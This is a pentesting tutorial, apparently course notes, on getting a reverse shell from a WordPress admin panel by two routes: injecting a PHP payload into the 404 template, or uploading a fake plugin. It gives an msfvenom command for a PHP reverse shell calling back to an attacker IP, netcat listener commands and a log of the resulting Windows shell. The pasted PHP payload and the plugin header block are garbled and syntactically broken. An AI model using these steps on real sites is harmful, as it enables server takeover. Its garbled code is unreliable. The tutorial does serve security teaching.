# Wordpress: Getting A Reverse Shell

#### Intro

Once we access the *WordPress admin panel*, the next logical step in a pentesting environment is to search for an *interactive shell* on the target system. Obtaining a *reverse shell* represents the transition from compromising the web application to an active presence on the operating system, facilitating lateral movement, privilege escalation, and internal reconnaissance.


As we saw in the lesson *Vulnerability Exploitation*, in some scenarios we can get a *reverse shell* via exploiting a vulnerability in those softwares that we have enumerated. Here we see how we can obtain a *reverse shell* from a compromised *WordPress* using the following methods:

- 1) Injecting malicious code into a plugin, theme, or template.
- 2) Uploading a malicious plugin

The goal isn't just to gain a remote connection, but to **understand** how an attacker can abuse access to *WordPress* to compromise the entire server. Without further ado, let's see how we can gain the reverse shell using this method.

## 💹 💉 Injecting malicious code into a plugin, theme or template

The first step that we have to follow to inject code on a compromised *WordPress* is go to the Apart **Apparece** and then click on **Editor** or **Theme Code Editor**.



Here we have to select which **template** we want to *modify* to inject our code. It's very important that this template is written in **PHP** or we are clear about the programming language in which it is written, to use the corresponding code. In this case we are going to use the template for **404 error**.



The next step is to find a **reverse shell** code on the programming language. We can use a lot of solutions like <u>Reverse Shell Generator</u>, created by **MSFvenom** or use the reverse shell that we want. In this case a will create our reverse shell by **MSFvenom** specifying **the IP Address** and **The listen port** of our attacker machine.

```
(kali⊕ kali)-[~/.../Host Machines/MSWIN3/Wordpress/Shells]
$ msfvenom -p php/reverse_php LHOST=192.168.171.134 LPORT=4444 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2962 bytes
Saved as: shell.php
```

Now we have to copy whole code paste on 404 Template and press on update file

```
Twenty Fourteen: 404 Template (404.php)

Pasing the copied code

/*<?php /**/
   @eror_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
   sdis=@ini_get('disable_functions');
   if(!emptysdisi)){
        sdis=req_replace('/[, ]+/',',',$dis);
        sdis=explode(',',$dis);
        sdis=array_map('trim',$dis);
        }else{
        sdis=array();
    }

   $ipaddr='192.168.171.134';
   $port=4444;
   if(!function_exists('YyPsaH')){
        function_exists('YyPsaH'))}
        function_yYsBaH($c.){
            global $dis;
        }
        }
}</pre>
```

Update File


We have to start listening, using a listener, by **setting the port** we specified in the shell code. In this case, we'll use **netcat** as our listener.

```
(kali⊕ kali)-[~]

$ netcat -lnvp 4444

listening on [any] 4444 ...
```

Now, when we enter the section we modified, we'll receive our reverse shell. In this case, we have to trigger the 404 error by entering a section that doesn't exist on the website.



And if we see **netcat** we have receive our reverse shell, we are inside the machine that hosts *WordPress* 

## 🥀 📤 🧩 Uploading a malicious plugin

To upload a malicious plugin to a compromised *WordPress* we will need to craft our own plugin. To do this we will need two thing:

- 1) A malicious code, a reverse shell
- 2) Make that reverse shell pass as a legitimate plugin

For the first will use the payload that we have created for the first example. But, how can we make that this payload pass as a legitimate plugin? Very simple, we just to put this header on the begin of our payload:

**/**\*\*

\* Plugin Name: test-plugin

\* Plugin URI: https://www.your-site.com/

\* Description: Test.

\* Version: 0.1

\* Author: your-name

\* Author URI: https://www.your-site.com/

\*\*/

```
Shell2.php *


/**
/**
/**
/*Plugin Name: test-plugin
* Plugin WRT: https://www.your-site.com/
* Description: Test.
* Version: 0.1
* Author: your-name
* Author: your-name
* Author: your-name
* Author: gour-name
* Author: gour-name
* Author: gour-name
* Author: gour-name
* Author: your-name
* Author: y
```

Now we have to Zip our "Plugin"


## Next we have to go to Plugins apart



#### Go to Add New



### And upload our "Plugin"



#### The we have

1) Set our listener, in this case will be netcat

```
___(kali⊗kali)-[~]

$ netcat -lnvp 4444

listening on [any] 4444 ...
```

2) Activate our "Plugin"



And if everything has gone well, the result of all this will be a reverse shell.

```
(kali% kali)-[~]
$ netcat -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.171.134] from (UNKNOWN) [192.168.171.128] 49310
whoami
nt authority\local service
cmd
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\wamp\www\wordpress\wp-admin>
```